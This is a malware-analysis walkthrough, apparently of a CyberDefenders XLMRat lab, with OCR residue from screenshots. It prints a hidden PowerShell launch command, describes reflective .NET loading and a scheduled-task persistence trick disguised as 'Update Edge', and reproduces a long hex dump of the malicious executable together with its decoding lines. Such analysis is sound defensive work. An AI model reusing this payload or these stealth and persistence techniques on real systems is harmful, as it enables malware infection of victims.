
MITRE ATT&CK™ Techniques Detection

This report has 108 indicators that were mapped to 60 attack techniques and 11 tactics.

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Virustotal verdict



28/62 security vendors flagged this file as malicious

1e9c29d7af6011ca9d5609cb93b554965c61105a42df9fe0c36274e60db71b1d
xlm.txt


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Code insights

The code defines an array of strings (LZeWX) and then concatenates them into a single string (OodjR).
It then uses the WScript.Shell object to execute a PowerShell command with the following options:
-NOP: Do not display the PowerShell console window.
-WIND HIDDeN: Hide the PowerShell console window.
-eXeC BYPASS: Bypass the execution policy for running PowerShell scripts.
-NONI: Do not display the PowerShell banner.
The PowerShell command that is executed is:

```
POWeRSHeLL.eXe -NOP -WIND HIDDeN -eXeC BYPASS -NONI OodjR
```

The purpose of this code is to execute a PowerShell command with the specified options and the concatenated string (OodjR) as the command to be executed.



30/61 security vendors flagged this file as malicious

83babee77db36512c0eab8ea6b35e981aa4288a4095985d69b3841f8b684fe11
mdm.jpg

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Code insights

The script decodes two embedded hexadecimal strings into byte arrays. One byte array is then loaded into memory as a .NET assembly using reflection. A specific method within this in-memory assembly is subsequently invoked, and the other decoded byte array along with a path to a system executable is passed as arguments to this method.

The initial PowerShell code is written to a file named `Conted.ps1` in the `C:\Users\Public\` directory. A batch file named `Conted.bat` is then created in the same directory. This batch file is configured to execute the `Conted.ps1` script silently using PowerShell. A VBScript file named `Conted.vbs` is also created in `C:\Users\Public\`. This VBScript is designed to silently execute the `Conted.bat` file.


Finally, a scheduled task named "Update Edge" is created. This task is configured to run `Conted.vbs` every 2 minutes, starting immediately, ensuring persistent execution.

Analyze the mdm and xlm file.



saf-lx@Saf-Ubuntu: ~/Desktop/CyberDefenders/XLMRat
saf-lx@Saf-Ubuntu: ~/Desktop/CyberDefenders/XLMRat
saf-lx@Saf-Ubuntu: ~/Desktop/CyberDefenders/XLMRat

```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ file mdm.jpg & file xlm.txt
[1] 5829
xlm.txt: ASCII text, with CRLF line terminators
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ mdm.jpg: Unicode text, UTF-8 (with BOM) text, with very long lines (65514), with CRLF line terminators
```

Let’s see what is inside the mdm.jpg. When we dig dive in to the mdm.jpg we find the script possibly obfuscated one with the super long characters which deviates from the normal flow. i.e




```
Sleep 5
[Byte[]] $NKbb = $hexString_bbb -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
[Byte[]] $pe = $hexString_pe -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

Sleep 5
```



```
$hexString_bbb = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_80_00_00_00_0
E_1F_BA_0E_00_B4_09_CD_21_B8_01_4C_CD_21_54_68_69_73_20_70_72_6F_67_72_61_6D_20_63_61_6E_6E_6F_74_20_62_65_20_72_75_6E_20_69_6E_20_44_4F_53_20_6D_6F_64_65_2E_0D_0D_0A_24_00_00_00_00_00_00_00_50_45_00_00_4C_01_03
_00_FC_C6_3F_65_00_00_00_00_00_00_00_00_E0_00_02_01_0B_01_08_00_00_F8_00_00_00_0A_00_00_00_00_00_00_2E_16_01_00_00_20_00_00_00_20_01_00_00_00_40_00_00_20_00_00_00_02_00_00_04_00_00_00_00_00_00_00_04_00_00_00_00_
00_00_00_00_60_01_00_00_02_00_00_00_00_00_00_02_00_60_85_00_00_10_00_00_10_00_00_00_00_10_00_00_10_00_00_00_00_00_00_10_00_00_00_00_00_00_00_00_00_00_00_DC_15_01_00_4F_00_00_00_00_20_01_00_FF_07_00_00_00_00_00_0
0_00_00_00_00_00_00_00_00_00_00_00_00_00_40_01_00_0C_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_20
_00_00_08_00_00_00_00_00_00_00_00_00_00_00_08_20_00_00_48_00_00_00_00_00_00_00_00_00_00_00_2E_74_65_78_74_00_00_00_34_F6_00_00_00_20_00_00_00_F8_00_00_00_02_00_00_00_00_00_00_00_00_00_00_00_00_00_00_20_00_00_60_
2E_72_73_72_63_00_00_00_FF_07_00_00_00_20_01_00_00_08_00_00_00_FA_00_00_00_00_00_00_00_00_00_00_00_00_00_00_40_00_00_40_2E_72_65_6C_6F_63_00_00_0C_00_00_00_00_40_01_00_00_02_00_00_00_02_01_00_00_00_00_00_00_00_0
0_00_00_00_00_00_40_00_00_42_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_10_16_01_00_00_00_00_00_48_00_00_00_02_00_05_00_34_7D_00_00_A8_98_00_00_03_00_00_00_01_00_00_06_00_00_00_00_00_00_00_00_00_00_00_00_00
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_BF_EB_1E_56_FB_CD_97_3B_B2_19_02_24_30_A5_78_43_00_3D_56_44_D2_1E_62_B9_D4_F1_80_E7_E6_C3_39_41_2E_00_2F_
00_5C_00_00_00_1E_02_28_1B_00_00_0A_2A_1A_7E_14_00_00_04_2A_1E_02_80_14_00_00_04_2A_1A_7E_15_00_00_04_2A_1E_02_80_15_00_00_04_2A_1A_7E_16_00_00_04_2A_1E_02_80_16_00_00_04_2A_1A_7E_17_00_00_04_2A_1E_02_80_17_00_0
0_04_2A_1A_7E_18_00_00_04_2A_1E_02_80_18_00_00_04_2A_1A_7E_19_00_00_04_2A_1E_02_80_19_00_00_04_2A_1A_7E_1A_00_00_04_2A_1E_02_80_1A_00_00_04_2A_1A_7E_1B_00_00_04_2A_1A_7E_1C_00_00_04_2A_1E_02_80_1C_00_00_04_2A_1A
_7E_1D_00_00_04_2A_1E_02_80_1D_00_00_04_2A_1A_7E_1E_00_00_04_2A_1E_02_80_1E_00_00_04_2A_2A_02_28_41_00_00_0A_16_FE_03_2A_32_7E_0B_00_00_04_03_6F_42_00_00_0A_2A_2E_73_1B_00_00_0A_80_1B_00_00_04_2A_E6_28_29_00_00_
06_3A_28_00_00_00_28_2A_00_00_06_3A_1E_00_00_00_28_2B_00_00_06_3A_14_00_00_00_28_27_00_00_06_3A_0A_00_00_00_28_28_00_00_06_39_06_00_00_00_14_28_79_00_00_0A_2A_56_7E_27_00_00_04_28_33_00_00_06_80_28_00_00_04_28_A
0_00_00_0A_2A_F2_72_21_34_00_70_28_AB_00_00_0A_72_2B_34_00_70_28_72_00_00_0A_80_24_00_00_04_14_FE_06_34_00_00_06_73_43_00_00_06_80_27_00_00_04_7E_AC_00_00_0A_80_28_00_00_04_1F_0D_80_29_00_00_04_2A_56_28_B3_00_00
_0A_73_B4_00_00_0A_20_20_02_00_00_6F_B5_00_00_0A_2A_62_7F_2B_00_00_04_FE_15_0C_00_00_02_16_6A_73_C3_00_00_0A_80_2C_00_00_04_2A_6E_7E_31_00_00_04_39_10_00_00_00_7E_31_00_00_04_6F_C5_00_00_0A_14_80_31_00_00_04_2A_
7E_7E_10_00_00_04_28_17_00_00_0A_39_0F_00_00_00_28_4B_00_00_06_39_05_00_00_00_28_5C_00_00_06_2A_56_72_F5_34_00_70_7E_11_00_00_04_28_72_00_00_0A_80_36_00_00_04_2A_BE_73_B9_00_00_06_25_72_ED_21_00_70_6F_A4_00_00_0
6_72_2D_39_00_70_6F_B1_00_00_06_6F_AE_00_00_06_28_20_00_00_06_20_E8_03_00_00_28_14_00_00_0A_2A_DA_73_B9_00_00_06_25_72_ED_21_00_70_6F_A4_00_00_06_72_53_34_00_70_6F_B1_00_00_06_25_72_53_34_00_70_6F_A4_00_00_06_02
_6F_B1_00_00_06_6F_AE_00_00_06_28_20_00_00_06_2A_2E_73_F0_00_00_0A_80_37_00_00_04_2A_2E_73_6D_00_00_06_80_39_00_00_04_2A_EA_73_B9_00_00_06_25_72_ED_21_00_70_6F_A4_00_00_06_72_4D_39_00_70_6F_A6_00_00_06_25_72_05_
22_00_70_6F_A4_00_00_06_28_F4_00_00_0A_6F_A6_00_00_06_6F_AE_00_00_06_28_20_00_00_06_2A_5E_02_28_1C_00_00_0A_03_6F_22_00_00_0A_28_71_00_00_06_28_F8_00_00_0A_2A_5E_28_1C_00_00_0A_02_03_28_1D_00_00_0A_28_73_00_00_0
6_6F_1E_00_00_0A_2A_62_1F_20_8D_48_00_00_01_25_D0_43_00_00_04_28_0E_01_00_0A_80_42_00_00_04_2A_32_7E_44_00_00_04_02_6F_22_00_00_0A_2A_32_7E_44_00_00_04_02_6F_1E_00_00_0A_2A_32_02_28_13_01_00_0A_28_7D_00_00_06_2A
_8E_1A_8D_48_00_00_01_25_19_02_D2_9C_25_18_02_1E_63_D2_9C_25_17_02_1F_10_63_D2_9C_25_16_02_1F_18_63_D2_9C_2A_4E_18_8D_48_00_00_01_25_17_02_D2_9C_25_16_02_1E_63_D2_9C_2A_32_02_28_14_01_00_0A_28_7D_00_00_06_2A_2E_
73_15_01_00_0A_80_44_00_00_04_2A_56_02_15_7D_46_00_00_04_02_28_1B_00_00_0A_02_03_7D_45_00_00_04_2A_4A_02_7B_45_00_00_04_02_7B_46_00_00_04_6F_16_01_00_0A_2A_8A_02_02_7B_46_00_00_04_17_58_7D_46_00_00_04_02_7B_46_0
0_00_04_02_7B_45_00_00_04_6F_17_01_00_0A_FE_04_2A_22_02_15_7D_46_00_00_04_2A_56_02_28_1B_00_00_0A_02_03_7D_48_00_00_04_02_04_7D_47_00_00_04_2A_32_02_7B_48_00_00_04_6F_96_00_00_06_2A_4E_02_7B_48_00_00_04_6F_96_00
_00_06_25_03_6F_B1_00_00_06_2A_4E_02_7B_48_00_00_04_6F_96_00_00_06_25_03_6F_99_00_00_06_2A_4E_02_7B_48_00_00_04_6F_96_00_00_06_25_03_6F_AA_00_00_06_2A_36_02_7B_47_00_00_04_03_6F_16_01_00_0A_2A_32_02_7B_47_00_00_
04_6F_17_01_00_0A_2A_66_02_03_7D_49_00_00_04_02_02_7B_49_00_00_04_6F_80_00_00_0A_7D_4A_00_00_04_2A_82_02_7B_4C_00_00_04_18_3B_0D_00_00_00_02_28_90_00_00_06_02_18_7D_4C_00_00_04_02_28_91_00_00_06_2A_82_02_7B_4C_0
0_00_04_19_3B_0D_00_00_00_02_28_90_00_00_06_02_19_7D_4C_00_00_04_02_28_91_00_00_06_2A_1E_02_28_95_00_00_06_2A_52_02_03_8C_6B_00_00_01_7D_4B_00_00_04_02_1B_7D_4C_00_00_04_2A_52_02_03_8C_A4_00_00_01_7D_4B_00_00_04
_02_1C_7D_4C_00_00_04_2A_42_02_03_7D_4B_00_00_04_02_1F_0B_7D_4C_00_00_04_2A_52_02_28_95_00_00_06_25_03_7D_49_00_00_04_04_6F_A6_00_00_06_2A_56_02_28_95_00_00_06_25_03_7D_49_00_00_04_04_6A_6F_99_00_00_06_2A_56_02_
28_90_00_00_06_02_14_7D_4B_00_00_04_02_17_7D_4C_00_00_04_2A_3E_02_03_7D_4B_00_00_04_02_1A_7D_4C_00_00_04_2A_76_02_7B_4B_00_00_04_3A_06_00_00_00_72_17_03_00_70_2A_02_7B_4B_00_00_04_6F_3B_00_00_0A_2A_52_02_1D_7D_4
C_00_00_04_02_03_8C_6E_00_00_01_7D_4B_00_00_04_2A_56_02_1F_09_7D_4C_00_00_04_02_03_8C_A6_00_00_01_7D_4B_00_00_04_2A_52_02_1E_7D_4C_00_00_04_02_03_8C_A5_00_00_01_7D_4B_00_00_04_2A_1E_02_28_A7_00_00_06_2A_22_02_03
_28_A6_00_00_06_2A_1E_02_28_9C_00_00_06_2A_22_02_03_28_99_00_00_06_2A_1E_02_28_9D_00_00_06_2A_22_02_03_28_AA_00_00_06_2A_1E_02_7B_4C_00_00_04_2A_32_02_7B_4E_00_00_04_73_84_00_00_06_2A_4A_02_73_F0_00_00_0A_7D_4E_
00_00_04_02_28_1B_00_00_0A_2A_3A_02_6F_2C_01_00_0A_D2_02_28_BC_00_00_06_2A_32_02_20_C0_00_00_00_6F_1A_01_00_0A_2A_6A_02_20_CB_00_00_00_6F_1A_01_00_0A_02_03_28_81_00_00_06_16_1E_6F_4F_00_00_0A_2A_7E_02_20_CA_00_0
0_00_6F_1A_01_00_0A_02_03_28_29_01_00_0A_28_7D_00_00_06_16_1A_6F_4F_00_00_0A_2A_7A_03_39_0C_00_00_00_02_20_C3_00_00_00_6F_1A_01_00_0A_2A_02_20_C2_00_00_00_6F_1A_01_00_0A_2A_1B_30_02_00_00_01_00_00_01_00_00_11_16
_0A_38_0E_00_00_00_20_E8_03_00_00_28_14_00_00_0A_06_17_58_0A_06_7E_12_00_00_04_28_15_00_00_0A_32_E5_28_03_00_00_06_3A_06_00_00_00_16_28_16_00_00_0A_00_28_52_00_00_06_3A_06_00_00_00_16_28_16_00_00_0A_7E_0C_00_00_
04_28_17_00_00_0A_39_05_00_00_00_28_26_00_00_06_7E_04_00_00_04_28_17_00_00_0A_39_05_00_00_00_28_24_00_00_06_7E_10_00_00_04_28_17_00_00_0A_39_0F_00_00_00_28_4B_00_00_06_39_05_00_00_00_28_5B_00_00_06_28_4F_00_00_0
6_14_FE_06_49_00_00_06_73_18_00_00_0A_73_19_00_00_0A_6F_1A_00_00_0A_7E_0D_00_00_04_28_17_00_00_0A_39_16_00_00_00_14_FE_06_32_00_00_06_73_18_00_00_0A_73_19_00_00_0A_6F_1A_00_00_0A_DD_06_00_00_00_26_DD_00_00_00_00_00
_00_28_12_00_00_06_3A_0A_00_00_00_28_1E_00_00_06_28_1B_00_00_06_DD_06_00_00_00_26_DD_00_00_00_00_20_88_13_00_00_28_14_00_00_0A_2B_D4_01_1C_00_00_00_00_33_00_9B_CE_00_06_01_00_00_01_00_00_D5_00_19_EE_00_06_01_00_
00_01_1B_30_02_00_41_01_00_00_02_00_00_11_28_1C_00_00_0A_7E_07_00_00_04_28_1D_00_00_0A_6F_1E_00_00_0A_80_07_00_00_04_7E_07_00_00_04_73_6F_00_00_06_80_0E_00_00_04_7E_0E_00_00_04_7E_01_00_00_04_6F_72_00_00_06_80_0
```

Investigate it in cyberchef.



```
$hexString_bbb = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_
$hexString_pe = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_0
```


gchq.github.io

Please enter a filename:

download.dat

```
$hexString_bbb = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_
$hexString_pe = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_0
```

It downloads the file. Let’s analyze that file as well.




```
$hexString_bbb = "4D_5A 90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00
$hexString_pe = "4D_5A 90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00_00_00_00_00_
```

```
»MZ•ÿÿ¸@•º´ Í!¸LÍ!This program cannot be run in DOS mode.
$PELüÆ?eàø
.@`•Ü Oÿ
@H.text4öø
`.rsrcÿú@@.reloc@@BH
4}¨•¿ëVûÍ•;²$0¥xC=VDÒb¹Ôñ•çæÃ9A./\(
*~**•*~**•*~**•*~**•*~**•*~**•*~**•*~**•
•*~**•*~**•**(A
þ*2~oB
*.s
```

This shows the file windows.exe file with the magic bit MZ and 4D_5A.


If we download that file, we get the executable as download.exe



saf-lx@Saf-Ubuntu: ~/Desk
saf-lx@Saf-Ubuntu: ~/Desktop/CyberDefenders/XLMRat

```
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ ls
236-XLMRat.pcap  download.dat  download.exe  mdm.jpg  mdm.txt  xlm.txt
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$ sha256sum download.exe
1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798  download.exe
saf-lx@Saf-Ubuntu:~/Desktop/CyberDefenders/XLMRat$
```

Verdict from the virustotal



60/72 security vendors flagged this file as malicious

1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

Stub.exe

peexe assembly checks-cpu-name calls-wmi long-sleeps detect-debug-environment malware obfuscated

Size: 65.00 KB

Last Analysis Date: 18 days ago

